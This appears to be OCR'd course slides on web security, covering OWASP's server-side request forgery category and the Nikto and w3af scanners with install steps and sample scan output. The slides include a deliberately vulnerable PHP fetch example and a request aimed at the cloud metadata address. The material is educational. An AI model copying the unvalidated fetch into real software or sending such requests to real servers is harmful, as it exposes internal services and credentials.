- **10. Server-Side Request Forgery (fake):**
- A new category this year, SSRF attacks are common to web applications that fetch data from a server to display it to the client.
- When the application fetches the resources without validating the supplied URL, the application becomes vulnerable to SSRF. An attacker can alter the application’s request and send a malicious request.
- Server-side request forgery (also known as SSRF) is **a web security vulnerability that allows an attacker to convince the server-side application to make requests to an unintended location**.
- In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure.
- In other cases, they may be able to force the server to connect to arbitrary external systems, potentially leaking sensitive data such as authorization credentials.

OWASP Top 10 2021

- **10. Server-Side Request Forgery (fake):** SSRF vulnerabilities occur when an attacker has full or partial control of the request sent by the web application. A common example is when an attacker can control the third-party service URL to which the web application makes a request.
- The following is an example in PHP that is vulnerable to server-side request forgery (SSRF).



```php
<?php

/**
* Check if the 'url' GET variable is set
* Example - http://localhost/?url=http://testphp.vulnweb.com/images/logo.gif
*/
if (isset($_GET['url'])){
$url = $_GET['url'];

/**
* Send a request vulnerable to SSRF since
* no validation is being done on $url
* before sending the request
*/
$image = fopen($url, 'rb');

/**
* Send the correct response headers
*/
header("Content-Type: image/png");

/**
* Dump the contents of the image
*/
fpassthru($image);}
```

OWASP Top 10 2021

- In the above example, the attacker has full control of the *url* parameter. They can make arbitrary GET requests to any website on the Internet and to resources on the server (*localhost*).
- Attackers can also use SSRF to make requests to other internal resources that the web server has access to, which are not publicly available. For example, they can access cloud service instance metadata. An attacker can even get creative with SSRF and run port scans on internal IPs.
- **GET /?url=http://169.254.169.254/latest/meta-data/ HTTP/1.1**

Scanning for Web Vulnerabilities Tools

- The web server is the most obvious component of a web application platform that has to deliver pages to web browsers.
- Web server scanners, scan for security loopholes in web-based applications to prevent hackers from gaining unauthorized access to information and data.
- A vulnerability scanner contains a knowledge base of all vulnerabilities reported for different components of a web platform and it can be used to test the basic security of a web application.
- A vulnerability scanner is a computer program designed to assess computer system, network or application for weaknesses.
- A web application security scanner is a program which communicates with a web application in order to identify potential security vulnerabilities. It performs a black-box test.

Nikto

- Nikto is an open source web server scanner which runs on Windows, Mac, and Linux systems.
- It is developed by Chris Sullo and David Lodge.
- It is a Perl based scanner that searches for known vulnerabilities in common web applications, looks for the presence of common files that have the potential to leak information about an application or its platform, and probes a site for indicators of common misconfigurations.
- The tool focuses on identifying vulnerabilities in commercial and open source web application frameworks.
- It won’t be as helpful for assessing the security of a custom web application.
- For example, it may tell that a site uses an outdated (and insecure) version of WordPress, but it won’t be able to tell if the blogging application we wrote from scratch is secure or not.

Nikto – Cont.

Performs test against web servers for multiple items:

- *Checks for outdated server components.*
- *Looks for version specific problems on over servers.*
- *Attempts to identify installed web servers and software.*
- *Checks for the presence of multiple index files and HTTP server options.(files with same name)*

Nikto

- **Implementation**
- Nikto is written in Perl, so it will run on any platform that Perl runs on.
- **Scanning**
  - Use the **-host** option to start scanning a single target for the presence of default files, pages that might expose sensitive information, or pages with known vulnerabilities.
  - The tool requires a target for running.
  - Basic steps about running Nikto are
    - specify the target (**-host** or **-h**: Specifies the target)
    - specify the port (**-p**: Specifies an arbitrary port)
    - record the output to a file (**-output**: Logs output to a file)
- Use the **-Help** option to view more detailed help information.

Nikto

- Some of the basic options necessary to run Nikto are
-

NIKTO OPTION	DESCRIPTION
-host	Specifies the target
-port	Specifies a port
-Display	Controls the information Nikto reports
-ssl	Forces SSL for the connection, regardless of the port or scheme
-Format	Records output in a particular format
-output	Logs output to a file
-id	Provides HTTP Basic Authentication credentials
-dbcheck	Verifies the syntax for files in the database subdirectory
-update	Updates Nikto’s plug-ins and finds out whether a new version exists

Nikto - Implemenatation

- Nikto is written in Perl, so it will run on any platform that Perl runs on. Like Windows and any of the Unix-based operating systems.
- Source:
  - https://github.com/sullo/nikto.git

  Install on windows and few command help:


  https://www.youtube.com/watch?v=TEn8nF6-jhQ

  Downlaod active perl : https://www.softpedia.com/dyn-postdownload.php/ccc8eeea3b9ad994dea7de41d7643199/6326ed92/10e8a/0/1

  Download nikto: https://github.com/sullo/nikto
- Install active perl by running its .exe file and unzip nikto-master.zip file and copy it to any drive like c:\nikto-master.


Nikto - Options

To check perl is installed type following command.



```
C:\nikto-master>perl -v

This is perl 5, version 28, subversion 1 (v5.28.1) built for MSWin32-x64-multi-thread
(with 1 registered patch, see perl -V for more detail)

Copyright 1987-2018, Larry Wall

Binary build 2801 [24563874] provided by ActiveState http://www.ActiveState.com
Built May 29 2019 00:42:36

Perl may be copied only under the terms of either the Artistic License or the
GNU General Public License, which may be found in the Perl 5 source kit.

Complete documentation for Perl, including FAQ lists, should be found on
this system using "man perl" or "perldoc perl".  If you have access to the
Internet, point your browser at http://www.perl.org/, the Perl Home Page.
```


To use nikto type following command



```
C:\nikto-master\nikto-master\program>perl nikto.pl
- Nikto v2.1.6
---------------------------------------------------------------------------
+ ERROR: No host (-host) specified

   Options:
       -ask+               Whether to ask about submitting updates
                               yes   Ask about each (default)
                               no    Don't ask, don't send
                               auto  Don't ask, just send
       -Cgidirs+           Scan these CGI dirs: "none", "all", or values like "/cgi/ /cgi-a/"
       -config+            Use this config file
       -Display+           Turn on/off display outputs:
                               1     Show redirects
                               2     Show cookies received
                               3     Show all 200/OK responses
                               4     Show URLs which require authentication
                               D     Debug output
                               E     Display all HTTP errors
                               P     Print progress to STDOUT
                               S     Scrub output of IPs and hostnames
                               V     Verbose output
       -dbcheck           Check database and other key files for syntax errors
       -evasion+          Encoding technique:
                               1     Random URI encoding (non-UTF8)
                               2     Directory self-reference (/./)
                               3     Premature URL ending
                               4     Prepend long random string
                               5     Fake parameter
```


Nikto - Options

To scan the host type



```
C:\nikto-master\nikto-master\program>perl nikto.pl -h www.ljku.edu.in -ssl
```

To scan specific port type



```
C:\nikto-master\nikto-master\program>perl nikto.pl -h localhost -port 443
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /CN=localhost
                   Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                   Issuer:   /CN=localhost
+ Start Time:         2022-09-18 14:56:48 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.33
+ Retrieved x-powered-by header: PHP/7.3.33
+ The anti-clickjacking X-Frame-Options header is not present.
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ Root page / redirects to: https://localhost/dashboard/
+ PHP/7.3.33 appears to be outdated (current is at least 7.4.10) or PHP 7.1.27 for the 7.1.x branch.
+ Apache/2.4.51 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OpenSSL/1.1.1l appears to be outdated (current is at least 1.1.1q). OpenSSL 3.0.5 is  also current.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict access to allowed sources.
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting.
+ OSVDB-3092: /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
```

Open port- open ports are necessary to communicate across the Internet.

- In cybersecurity, the term open port refers to a TCP or UDP port number that is configured to accept packets. In contrast, a port that rejects connections or ignores all packets is a closed port.
- Ports are an integral part of the Internet's communication model. All communication over the Internet is exchanged via ports. Every IP address contains two kinds of ports, UDP and TCP ports, and there are up to 65,535 of each for any given IP address.
- Services that rely on the Internet (like web browsers, web pages, and file transfer services) rely on specific ports to receive and transmit information. Developers use file transfer protocols (FTPs) or SSH to run encrypted tunnels across computers to share information between hosts.
- Open ports become dangerous when legitimate services are exploited through security vulnerabilities or malicious services are introduced to a system via malware or social engineering, cybercriminals can use these services in conjunction with open ports to gain unauthorized access to sensitive data.
- Open ports can be dangerous when the service listening on the port is misconfigured, unpatched, vulnerable to exploits, or has poor network security rules.
- You only need to open the ports you need to use.
- One of the most important security best practices is to disable unnecessary services.
- You want to close ports 20, 21 and 23, totally insecure, and keep only 22 (SSH/SCP), 80 (HTTP) and 443 (HTTPS) open.

W3af - Web Application Attack and Audit Framework

- w3af is an open-source web application security scanner.
- The project provides a vulnerability scanner and exploitation tool for Web applications.
- It provides information about security vulnerabilities and aids in penetration testing efforts.
- This cross-platform tool is available in all of the popular operating systems such as Microsoft Windows, Linux, Mac OS X, FreeBSD and OpenBSD and is written in the Python programming language.
- Users have the choice between a graphic user interface and a command-line interface.
- We can use w3af to identify more than 200 vulnerabilities and reduce your site's overall risk exposure.
- Identify vulnerabilities like SQL Injection, Cross-Site Scripting, Guessable credentials
- w3af is fully written in Python, and very well documented.
- For Linux user we recommend you download the source from GitHub repository:
  - https://github.com/andresriancho/w3af.git


W3af - Features

- It has plugins that communicate with each other
- It removes some of the headaches involved in Manual web application testing through its Fuzzy and Manual request generator feature.
- It can also be configured to run as a MITM proxy.
- The requests intercepted can be sent to the request generator and then manual web application testing can be performed using variable parameters.
- It also has features to exploit the vulnerabilities that it finds.

- Download for windows
- https://sourceforge.net/projects/w3af/files/w3af/w3af%201.0-stable/w3af_1.0_stable_setup.exe/download

W3af - Implementation

- To open up w3af console, type in the command as shown in the figure below.




```
root@bt:~/w3af# ./w3af_console
w3af>>>
```

Commands	Description
help	List of available commands
keys	To look at the various shortcuts keys available
plugins	Console output change to w3af/plugins.
Help pluginName	To know information about a specific plugins.

W3af - Implementation


- Install it in kali linux



```
root@M3W4R:~# git clone https://github.com/andresriancho/w3af.git
Cloning into 'w3af'...
remote: Counting objects: 144044, done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 144044 (delta 4), reused 8 (delta 4), pack-reused 144021
Receiving objects: 100% (144044/144044), 167.44 MiB | 1.44 MiB/s, done.
Resolving deltas: 100% (110651/110651), done.
root@M3W4R:~# cd w3af
root@M3W4R:~/w3af# ls
circle.yml  extras    README.md  tools  w3af_api      w3af_gui
doc         profiles  scripts    w3af   w3af_console
root@M3W4R:~/w3af# ./w3af_console
```


W3af - Implementation

- Type ./w3af_console



```
root@M3W4R:~/w3af# ./w3af_console
Your python installation needs the following modules to run w3af:
    pyclamd github git.util pybloomfilter phply nltk tblib pdfminer OpenSSL ndg pyasn1 lxml scapy.config guess_languag
rd darts.lib.utils vulndb markdown psutil ds_store termcolor mitmproxy ruamel.ordereddict Flask tldextract pebble acor
vado_core lz4 vulners


After installing any missing operating system packages, use pip to install the remaining modules:
    sudo pip install pyClamd==0.4.0 PyGithub==1.21.0 GitPython==2.1.3 pybloomfiltermmap==0.3.14 phply==0.9.1 nltk==3.0
